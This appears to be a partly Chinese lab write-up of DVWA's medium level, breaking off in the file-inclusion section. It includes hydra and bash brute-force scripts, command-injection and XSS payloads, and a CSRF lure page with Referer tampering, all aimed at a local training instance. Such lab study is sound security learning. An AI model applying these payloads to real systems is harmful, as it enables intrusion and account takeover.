



# DVWA - medium

👤 Created By	
🕒 Created time	@February 14, 2022 2:02 PM
🕒 Last Edited	@February 17, 2022 11:58 AM
🏷️ Tags	DVWA writeup
👤 Author	
🔗 URL	
🏷️ Topic	
🕒 Property	@February 14, 2022 2:02 PM



Turn on dark 🌙 mode with cmd/ctrl + shift + L

## 1. Brute Force

觀察

[DIY tool](#)

Done

## 2. Command Injection

or

pipeline

[background job](#)

XSS

Done

## 3. Cross Site Request Forgery (CSRF)

[Test trigger CSRF attack from other domain](#)

By GET img tag

failed

By GET Form

[Intercept and change Referer value \(Tamper Data\)](#)

Done

[夠過用 Network panel 修改](#)

memo:

## 4. File Inclusion

觀察

Done

## 5. File Upload

觀察

[更換副檔名上傳後搭配 command injection 執行檔案](#)

Done

## 6. Insecure CAPTCHA

觀察

正常流程

[change password](#)

觀察 storage

[localStorage](#)

[cookie](#)

[直接檢查後端實作有沒有缺陷](#)

Done

memo

CAPTCHA 怪怪的

## 7. SQL-Injection

try

Done

## 8. SQL Injection Blind

參考之前已經得知的版本

卡關 QQ

## 9. Weak Session IDs

觀察

試著使用 php function - time()

Done

## 10. DOM Based Cross Site Scripting (XSS)

Done

## 11. Reflected XSS

觀察

試著將字串拆開

Done

memo

## 12. Stored Cross Site Scripting (XSS)

觀察

Done

## 13. Content Security Policy (CSP) Bypass

觀察 CSP

Done

## 14. JavaScript Attacks

觀察

Done

# 1. Brute Force

## 觀察

試著送出表單，後端回應的時間明顯有延遲 2 秒

Status	Method	Domain	File	Protocol	Scheme	Initiator	Type	Transferred	Size	Start Ti...	End Time	Response Time	D...
200	GET	localhost:8...	/vulnerabilities/brute/?use	HTTP/1.1	http	document	html	1.77 KB	4.28 KB	0 ms	2 s	2 s	2 s   2
200	GET	localhost:8...	dvwaPage.js	HTTP/1.1	http	script	js	cached	0 B	2.13 s	2.13 s	2 s+13 s	0 ...
200	GET	localhost:8...	add_event_listeners.js	HTTP/1.1	http	script	js	cached	593 B	2.13 s	2.13 s	2.13 s	0 ...
200	GET	localhost:8...	logo.png		http	img	png	cached	8.14 KB	2.13 s	2.13 s	0 min	0 ...
200	GET	localhost:8...	favicon.ico	HTTP/1.1	http	FaviconLoader...	vnd.microsoft...	cached	1.37 KB	2.15 s	2.15 s	2.15 s	0 ...

⌚ 5 requests | 14.37 KB / 1.77 KB transferred | Finish: 2.15 s | DOMContentLoaded: 2.14 s | load: 2.15 s

一樣用 hydra 試試看

```
hydra -V \
-l admin \
-P 10-million-password-list-top-10000.txt \
-s 8086 \
-f localhost \
http-form-get "/vulnerabilities/brute/?:username^=USER^&password^=PASS^&Login=Login:F=Username and/or password incorrect."
```

```

> hydra -V -l admin -P 10-million-password-list-top-10000.txt -s 8086 -f localhost http-form-get "/vulnerabilities/brute/?:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect."
S^&Login=Login:F=Username and/or password incorrect."
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-02-14 14:09:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task
[DATA] attacking http-get-form:/localhost:8086/vulnerabilities/brute/?:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect
.

[ATTEMPT] target localhost - login "admin" - pass "123456" - 1 of 10000 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "password" - 2 of 10000 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "12345678" - 3 of 10000 [child 2] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "qwerty" - 4 of 10000 [child 3] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "123456789" - 5 of 10000 [child 4] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "12345" - 6 of 10000 [child 5] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "1234" - 7 of 10000 [child 6] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "111111" - 8 of 10000 [child 7] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "1234567" - 9 of 10000 [child 8] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "dragon" - 10 of 10000 [child 9] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "baseball" - 12 of 10000 [child 11] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "abc123" - 13 of 10000 [child 12] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "football" - 14 of 10000 [child 13] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "monkey" - 15 of 10000 [child 14] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "letmein" - 16 of 10000 [child 15] (0/0)
[8086] [http-get-form] host: localhost login: admin password: 123456
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-14 14:09:41

```

admin:123456

但在測試後發現密碼不對，代表 hydra 受到延遲的影響而誤判了，可能要刻意延遲送出才行

雖然加上了跟延遲相關的參數，hydra 用起來還是有些怪怪的，有時候找不到正確的密碼，每次結果都不同 @@，將難度調回 low 重測也是一樣 QQ，可能要用別的工具試試看

```

hydra -e ns -F -t 1 -W 5 \
-v -V \
-l admin \
-P 10-million-password-list-top-10000.txt \
-s 8086 \
-f localhost \
http-form-get \
"/vulnerabilities/brute/?:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect."

```

```

hydra -V -t 1 -c 3 -l admin -P 10-million-password-list-top-10000.txt -s 8086 -f localhost http-form-get "/vulnerabilities/brute/?:use

```

## DIY tool

一氣之下，決定自己寫腳本來慢慢爆破 □

原本考慮用 puppeteer 或 cypress 這類的測試框架來寫，但情況還沒那麼複雜，也想多練習 bash 所以就用 bash 來寫

```

#!/usr/bin/env bash
# DVWA host
HOST=http://localhost:8086
# create cookie and save csrf token
CSRF=`curl -s -L -c cookies.txt -b cookies.txt "${HOST}/login.php" | grep user_token | grep -oE '\[a-zA-Z0-9\]+' | awk 'length >= 10'` 
# save session id
SESSIONID=$(grep PHPSESSID cookies.txt | cut -d $'\t' -f7)

# user & password for login to start tasks
USER=admin
LOGIN_PASSWORD=password

# login at login page
curl -v -L -c cookies.txt -b cookies.txt \
-X POST "${HOST}/login.php" \
--data-raw \
"username=${USER}&password=${LOGIN_PASSWORD}&Login=Login&user_token=${CSRF}"

# read each line of password list file
filename='../10-million-password-list-top-100.txt'

while read line; do
    echo "using user: $USER and password: $line"
    # enter username and password in brute force page: /vulnerabilities/brute/
    RES=`curl -L -v -c cookies.txt -b cookies.txt "${HOST}/vulnerabilities/brute/?username=${USER}&password=${line}&Login=Login#"`

```

```

if [[ $RES == *"Welcome to the password protected area admin"* ]]; then
    printf "\n 🎉 password found: $line\n"
    exit 0
else
    printf "\n ❌ trying password: $line but failed.\n"
fi

done < $filename

```

writeups/brute-force-walkthrough.sh at main · vansteki/writeups  
<https://github.com/vansteki/writeups/blob/main/DVWA/1.brute-force/tool/brute-force-walkthrough.sh>

```
./brute-force-walkthrough.sh
```

## Done

```

* Connection #0 to host localhost left intact

⚠️ trying password: qwerty but failed.
using user: admin and password: password
% Total    % Received % Xferd  Average Speed   Time   Time     Time  Current
          Dload  Upload Total Spent   Left Speed
0       0      0      0      0      0      0 --::-- --::-- --::-- 0*   Trying 127.0.0.1:8086..

* Connected to localhost (127.0.0.1) port 8086 (#0)
> GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
> Host: localhost:8086
> User-Agent: curl/7.77.0
> Accept: */*
> Cookie: PHPSESSID=lugi9votgrabahngfga89nt66; security=medium
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 14 Feb 2022 10:06:32 GMT
< Server: Apache/2.4.25 (Debian)
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Cache-Control: no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 4422
< Content-Type: text/html; charset=utf-8
<
{ [4422 bytes data]
100 4422 100 4422      0      0 330k      0 --::-- --::-- --::-- 863k
* Connection #0 to host localhost left intact

🎉 password found: password

```

```

...
 
[] trying password: 12345678 but failed.
...
0       0      0      0      0      0      0 --::-- 0:00:01 --::-- 0* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 14 Feb 2022 10:06:29 GMT
< Server: Apache/2.4.25 (Debian)
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Cache-Control: no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 4384
< Content-Type: text/html; charset=utf-8
<
{ [4384 bytes data]
100 4384 100 4384      0      0 2180      0 0:00:02 0:00:02 --::-- 2188
* Connection #0 to host localhost left intact

[] trying password: qwerty but failed.
using user: admin and password: password
% Total    % Received % Xferd  Average Speed   Time   Time     Time  Current
          Dload  Upload Total Spent   Left Speed
0       0      0      0      0      0      0 --::-- --::-- --::-- 0*   Trying 127.0.0.1:8086...
* Connected to localhost (127.0.0.1) port 8086 (#0)
> GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1

```

```

> Host: localhost:8086
> User-Agent: curl/7.77.0
> Accept: */*
> Cookie: PHPSESSID=1ugiu9votgrabahngfga89nt66; security=medium
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 14 Feb 2022 10:06:32 GMT
< Server: Apache/2.4.25 (Debian)
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Cache-Control: no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 4422
< Content-Type: text/html; charset=utf-8
<
{ [4422 bytes data]
100 4422 100 4422    0      0 330k      0 ---:---:--- ---:---:--- 863k
* Connection #0 to host localhost left intact

💡 password found: password

```

## 2. Command Injection

加上 ; 這招無效了，只好試試其他方式

假設他有做一些過濾，會移除掉一些符號，那麼如何利用合法的方式讓它執行我想要的指令？

```
8.8.8.8 && 1.1.1.1
```

### Vulnerability: Command Injection

#### Ping a device

Enter an IP address:  Submit

```

PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=37 time=10.541 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=37 time=14.599 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=37 time=106.660 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=37 time=10.780 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 10.541/35.645/106.660/41.032 ms
PING 1.1.1.1 (1.1.1.1): 56 data bytes
64 bytes from 1.1.1.1: icmp_seq=0 ttl=37 time=8.726 ms
64 bytes from 1.1.1.1: icmp_seq=1 ttl=37 time=8.790 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=37 time=8.322 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=37 time=9.441 ms
--- 1.1.1.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 8.322/8.820/9.441/0.401 ms

```

看起來可行

沒有過濾 && 那應該可以進一步試試

```
&& 1.1.1.1
```

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:  Submit

```
PING 1.1.1.1 (1.1.1.1): 56 data bytes
64 bytes from 1.1.1.1: icmp_seq=0 ttl=37 time=8.646 ms
64 bytes from 1.1.1.1: icmp_seq=1 ttl=37 time=21.513 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=37 time=8.959 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=37 time=8.998 ms
--- 1.1.1.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 8.646/12.029/21.513/5.477 ms
```

失敗

```
1.1.1.1 && ls
```

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:  Submit

```
PING 1.1.1.1 (1.1.1.1): 56 data bytes
64 bytes from 1.1.1.1: icmp_seq=0 ttl=37 time=9.452 ms
64 bytes from 1.1.1.1: icmp_seq=1 ttl=37 time=33.535 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=37 time=9.288 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=37 time=8.198 ms
--- 1.1.1.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 8.198/15.118/33.535/10.644 ms
```

多試幾次後，運氣好猜中， ||| , ||| , &

or

```
||hostname
```

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:  Submit

```
91ab8a5e75e3
```

pipeline

```
| ls
```

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

help  
index.php  
source

### background job

```
&pwd
```

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

/var/www/html/vulnerabilities/exec

### XSS

這邊有 client side reflected XSS

```
&echo "<script>alert(1)</script>"
```



## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

⊕ localhost:8086

1

OK

Done

```
& ps aux | grep httpd
```

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

```
www-data  381  0.0  0.0  4296  724 ?          S  11:23  0:00 sh -c ping -c 4 & ps aux | grep httpd
www-data  384  0.0  0.0  11120  888 ?          S  11:23  0:00 grep httpd
```

user of the web service is `www-data`

hostname is `91ab8a5e75e3`

### 3. Cross Site Request Forgery (CSRF)

Medium Level

For the medium level challenge, there is a check to see where the last requested page came from. The developer believes if it matches the current domain, it must have come from the web application so it can be trusted.

It may be required to link in multiple vulnerabilities to exploit this vector, such as reflective XSS.

看提示有寫說後端會判斷 request 是否來自同一個網域，代表我必須在 DVWA 以外的網域建立一個惡意頁面模擬攻擊場景

現在瀏覽器也有 CORS 限制，也就是禁止不同網域的請求，因此要克服這兩個因素

跨來源資源共用 (CORS) - HTTP | MDN

<https://developer.mozilla.org/zh-TW/docs/Web/HTTP/CORS>

要繞過 CORS 和 request 來源檢查我大概會參考到至少這兩個條件：

1. 將 request 轉為後端傳送，這樣就可以突破瀏覽器的 CORS 限制 (但前提是需要有對方的 cookie 或 csrf token)
2. 更改 request header 裡的 `Referer` 欄位以偽照來源

但是不同域名的話就無法取得 user 的 cookie 內的 PHPSESSIONID 😞，不知道有沒解法？

#### Test trigger CSRF attack from other domain

By GET img tag

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>csrf by GET</title>
</head>
<body>
set password to: 1111

<script>
  console.log(`your cookie is: ${document.cookie}`)
</script>
</body>
</html>
```

先建立一個測試用的 server，用來放惡意攻擊頁面

```

> http-server
Starting up http-server, serving .
http-server version: 14.1.0

http-server settings:
CORS: disabled
Cache: 3600 seconds
Connection Timeout: 120 seconds
Directory Listings: visible
AutoIndex: visible
Serve GZIP Files: false
Serve Brotli Files: false
Default File Extension: none

Available on:
  http://127.0.0.1:8080
  http://192.168.0.196:8080
  http://192.168.22.1:8080
  http://192.168.13.1:8080
Hit CTRL-C to stop the server

```

惡意頁面網址:

<http://192.168.0.196:8080/get-img.html>


瀏覽器會將 DVWA 的網址 <http://localhost:8086/vulnerabilities/csrf/> 和惡頁面的網址視為不同域名

假裝是受害者被騙連到惡意網頁

The screenshot shows a browser developer tools Network tab with the following details:

- Network Tab Headers:**
  - Request Headers:
    - Host: localhost:8086
    - Accept: image/\*, \*/\*
    - Accept-Encoding: gzip, deflate
    - Accept-Language: zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.3
    - Connection: keep-alive
    - DNT: 1
    - Host: localhost:8086
    - Referer: http://192.168.0.196:8080/
    - Sec-Fetch-Dest: image
    - Sec-Fetch-Mode: no-store
    - Sec-Fetch-Site: none
    - User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:88.0) Gecko/20100101 Firefox/88.0
  - Response Headers:
    - Status: 200 OK
    - Version: HTTP/1.1
    - Transfer-Encoding: chunked
    - Content-Type: application/x-icon
    - Content-Length: 114 KB (1.49 KB size)
    - Referrer-Policy: strict-origin-when-cross-origin
- Network Tab Requests:**
  - GET /vulnerabilities/login.php (HTTP/1.1, 200 OK, 114 B, 1.49 ms, 114 ms, 114 ms)
  - GET /favicon.ico (HTTP/1.1, 200 OK, 0 B, 1 ms, 182 ms, 182 ms)

**failed**



看來沒有效，失敗 😱，get img tag 的方式沒辦法用於不同網域的場景

## By GET Form

這邊是參考別人的 writeup，做一個 GET form 從惡意頁面跳轉到目標網域的頁面

為了方便觀察就不隱藏表單了

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>csrf by POST</title>
    <script src="https://unpkg.com/axios/dist/axios.min.js"></script>
</head>
<body>
set password to: 1111

<form action="http://localhost:8086/vulnerabilities/csrf/" method="get">
    <input type="xhidden" name="password_new" value="1111"/>
    <input type="xhidden" name="password_conf" value="1111"/>
    <input type="hidden" name="Change" value="Change"/>
    <input type="submit" value="Get free coupons 💰💰💰"/>
</form>
</body>
</html>
```

塞一個 form 給受害者點下去跳轉，理論上應該是可以，但實在是太可疑了 XD，會讓人起疑心除非能夠在瞬間又跳轉到其他頁面，目前想到的可能的場景是分享,重設密碼,串這跳轉這類功面能性頁，這類功能通常是一瞬間就被重導走，而且帶有參數可以讓你指定接下來要跳轉到哪邊去

另一種場竟是我已經拿下 DVWA 網域的某個頁面，再讓受害者跳轉到這個 CSRF 頁面

The screenshot shows the DVWA application's CSRF vulnerability page. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF (which is highlighted in green), File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The main content area has a title "Vulnerability: Cross Site Request Forgery (CSRF)". Below it, a form titled "Change your admin password:" contains fields for "New password:" and "Confirm new password:", both currently empty. A "Change" button is present. A red error message "That request didn't look correct." is displayed below the form. At the bottom of the page, another message "That request didn't look correct." is shown in a grey box.

### Intercept and change Referer value (Tamper Data)

想辦法讓 header 變成跟 DVWA 的一樣，要做到這件事必須從中攔截再修改  
可以使用 Tamper Data 或 Burp Suite


Tamper Data for FF Quantum – 下載 Firefox 擴充套件 (zh-TW)  
<https://addons.mozilla.org/zh-TW/firefox/addon/tamper-data-for-ff-quantum/>

Referer http://localhost:8086/vulnerabilities/csrf/

進入惡意頁面，按下送出

The screenshot shows a browser window with the URL "192.168.0.196:8080/post-form.html". The page content includes a form with fields "set password to: 1111", "1234", and "View my pictures". Below the browser is the Network tab of a developer tools interface. The table shows network requests:

Status	Method	Domain	File	Protocol	Scheme	Initiator	Type	Transferred	Size	Start Ti...	End Time	Respon...
404	GET	192.168.0.1...	favicon.ico	HTTP/1.1	http	FaviconLoader...	x-icon	cached	0 B	0 ms	0 ms	0 ms
304	GET	192.168.0.1...	post-form.html	HTTP/1.1	http	document	html	cached	938 B	1.10 min	1.10 min	1.10 m...
302	GET	unpkg.com	axios.min.js	HTTP/2	https	script	js	6.66 KB	17.34 KB	1.10 min	1.10 min	1.10 m...
200	GET	unpkg.com	axios.min.js	HTTP/2	https	script	js	cached	17.34 KB	1.10 min	1.10 min	1.10 m...
404	GET	192.168.0.1...	favicon.ico	HTTP/1.1	http	FaviconLoader...	x-icon	cached	0 B	1.11 min	1.11 min	1.11 m...



**Headers**

Name	Value
Host	localhost:8086
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.4
Accept-Encoding	gzip, deflate
DNT	1
Connection	keep-alive
Referer	http://192.168.0.196:8080/
Cookie	PHPSESSID=fvbi8ulfm7pb1
Upgrade-Insecure-Requests	1
Sec-Fetch-Dest	document
Sec-Fetch-Mode	navigate
Sec-Fetch-Site	cross-site
Sec-Fetch-User	?1

Add Header

Stop Tamper Ok

before

**Headers**

Name	Value
Host	localhost:8086
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.4
Accept-Encoding	gzip, deflate
DNT	1
Connection	keep-alive
Referer	http://localhost:8086/vulnerabilities/csrf/?password_new=1111&password_conf=1111&Change=Change
Cookie	PHPSESSID=fvbi8ulfm7pb1
Upgrade-Insecure-Requests	1
Sec-Fetch-Dest	document
Sec-Fetch-Mode	navigate
Sec-Fetch-Site	cross-site
Sec-Fetch-User	?1

Add Header

Stop Tamper Ok

after

Done

The screenshot shows the DVWA CSRF page with a successful password change message. Below it, the Network panel displays a log of requests, including the password change request.

Status	Method	Domain	File	Protocol	Scheme	Initiator	Type	Transferred	Size	Start Ti...	End Time	Respons
200	GET	localhost:8...	/vulnerabilities/csrf/?password	HTTP/1.1	http	document	html		1.73 KB	4.21 KB	0 ms	7 ms
200	GET	localhost:8...	dwwwPage.js	HTTP/1.1	http	script	js		0 B	157 ms	157 ms	157 ms
200	GET	localhost:8...	add_event_listeners.js	HTTP/1.1	http	script	js		593 B	158 ms	158 ms	158 ms
200	GET	localhost:8...	logo.png		http	img	png		8.14 KB	166 ms	166 ms	0 min
200	GET	localhost:8...	favicon.ico	HTTP/1.1	http	FaviconLoader...	vnd.microsoft...		1.37 KB	415 ms	415 ms	415 ms

## 夠過用 Network panel 修改

接下來所做的操作跟之前使用 tamper data 的流程差不多，只是工具不同

如果有在 Network 設定開啟 log 紀錄保存 (Persist Logs) 的話就可以看到跳轉後的 request，接著再回到惡意頁面修改 Referer

The screenshot shows the NetworkMiner tool capturing a CSRF request. The 'Persist Logs' option is checked, and the request details are shown, including the modified Referer header.

St...	Meth...	Dom...	File	Prot...	Sch...	Initia...	Type	Tran...	Size	St...	End ...	Respon...	l	New Request
304	GET	19...	post-form.htm	HTTP...	http	docu...	html	cach...	951 B	0 ...	2 ms	2 ms	2	Method URL
302	GET	u...	axios.min.js	HTTP...	https	script	js	78.8...	0 B	16...	220 ...	220 ...	5	GET http://localhost:8086/vulnerabilities/csrf/?password_new=1111&password_conf=1111&Change=Change
200	GET	u...	axios.min.js	HTTP...	https	script	js	cach...	0 B	2...	238 ...	238 ...	0	Query String
404	GET	19...	favicon.ico	HTTP...	http	Favic...	x-icon	cach...	0 B	3...	389 ...	389 ...	0	password_new=1111
200	GET	lo...	/vulnerabilities	HTTP...	http	docu...	html	1.74 ...	4.22 ...	2 s	2 s	2 s	4	password_conf=1111
	GET	lo...	/vulnerabilities	HTTP...	http	docu...	html		0 ...	0 min	0 min	0	Change=Change	
200	GET	lo...	dwwwPage.js	HTTP...	http	script	js	cach...	0 B	2...	2.18 s	2.18 s	0	Request Headers
200	GET	lo...	add_event_list...	HTTP...	http	script	js	cach...	593 B	2...	2.18 s	2.18 s	0	Host: localhost:8086
200	GET	lo...	logo.png	HTTP...	http	img	png	cach...	8.14 ...	2...	2.20 s	0 min	0	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20100101 Firefox/98.0
200	GET	lo...	favicon.ico	HTTP...	http	Favic...	vnd...	cach...	1.37 ...	2...	2.33 s	2.33 s	0	Accept-Language: zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.3
404	GET	19...	favicon.ico	HTTP...	http	Favic...	x-icon	cach...	0 B	3...	3.84 s	3.84 s	0	Accept-Encoding: gzip, deflate
														DNT: 1
														Connection: keep-alive
														Referer: http://192.168.0.196:8080/
														Cookie: PHPSESSID=fvb18ulfm7pb1slll98tpuhkt1; security=medium
														Upgrade-Insecure-Requests: 1
														Sec-Fetch-Dest: document
														Sec-Fetch-Mode: navigate
														Sec-Fetch-Site: cross-site
														Sec-Fetch-User: ?1

New Request

Cancel **Send**

Method **GET** URL [http://localhost:8086/vulnerabilities/csrf/?password\\_new=1111&password\\_conf=1111&Change=Change](http://localhost:8086/vulnerabilities/csrf/?password_new=1111&password_conf=1111&Change=Change)

Query String

```
password_new=1111
password_conf=1111
Change=Change
```

Request Headers

```
Accept-Language: zh-TW,zh;q=0.9,en;q=0.8,en-US;q=0.7
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://localhost:8086/vulnerabilities/csrf/
Cookie: PHPSESSID=fvbi8ulfm7pb1slll98tpuhkt1; security=medium
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

Request Body

按下 Send 後可以從 Network 看到結果，也有成功修改密碼

Network

St...	Meth...	Dom...	File	Prot...	Sch...	Initia...	Type	Tran...	Size	St...	End ...	Respon...	...	Headers	Cookies	Request	<b>Response</b>	Timings	Stack Trace	
304	GET	19...	post-form.htm	HTTP...	http	docu...	html	cach...	951B	0 ...	2 ms	2 ms	2	HTML						
302	GET	u...	axios.min.js	HTTP...	https	script	js	78.8...	0 B	16...	220 ...	220 ...	5							
200	GET	u...	axios.min.js	HTTP...	https	script	js	cach...	0 B	2 ...	238 ...	238 ...	0							
404	GET	19...	favicon.ico	HTTP...	http	Favic...	x-icon	cach...	0 B	3 ...	389 ...	389 ...	0							
200	GET	lo...	/vulnerabilities	HTTP...	http	docu...	html	1.74 ...	4.22 ...	2 s	2 s	2 s	4							
200	GET	lo...	dwPage.js	HTTP...	http	script	js	cach...	0 B	2 ...	2.18 s	2.18 s	0							
200	GET	lo...	add_event_list	HTTP...	http	script	js	cach...	593 B	2 ...	2.18 s	2.18 s	0							
200	GET	lo...	logo.png	HTTP...	http	img	png	cach...	8.14 ...	2 ...	2.20 s	0 min	0							
200	GET	lo...	favicon.ico	HTTP...	http	Favic...	vnd....	cach...	1.37 ...	2 ...	2.33 s	2.33 s	0							
404	GET	19...	favicon.ico	HTTP...	http	Favic...	x-icon	cach...	0 B	3 ...	3.84 s	3.84 s	0							
200	GET	lo...	/vulnerabilities	HTTP...	http	NetU...	html	1.73 ...	4.21 ...	2 ...	2.30 ...	2.30 ...	5							

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

**Change**

Password Changed.

More Information

### memo:

一些心得和未經過驗證的想法，先記錄一下

若要做到自動串改的話，也許可以從這些地方下手

- 惡意瀏覽器套件
- MITM

- 濫用目標網站的跳轉功能 (可能可以搭配 XSS)
- 對付 Referer 用竄改，對付 token 用擷取

如果從目標網站再進行間接跳轉不知道可不可行？也就是最後會重導回惡意頁面，避免被察覺 😊💻

惡意頁面 -> DVWA page A (XSS) -> 惡意頁面

但在這之前要先確認 DVWA page A 上是否有能夠有 XSS 的地方或能濫用的功能

## 4. File Inclusion

### Objective

Read all five famous quotes from '../hackable/flags/fi.php' using only the file inclusion.

### 觀察

..//hackable/flags/fi.php

http://localhost:8086/hackable/flags/fi.php

無法用之前的方法 include，不論是直接存取上上層或遠端載入，該怎麼辦？🤔🔍

http://localhost:8086/vulnerabilities/fi/?page=.../hackable/flags/fi.php

localhost:8086/vulnerabilities/fi/?page=http://localhost:8086/hackable/flags/fi.php

先透過 command injection 偷看確認一下這題的檔案

& ls ..//fi

### Vulnerability: Command Injection

#### Ping a device

Enter an IP address:

file1.php  
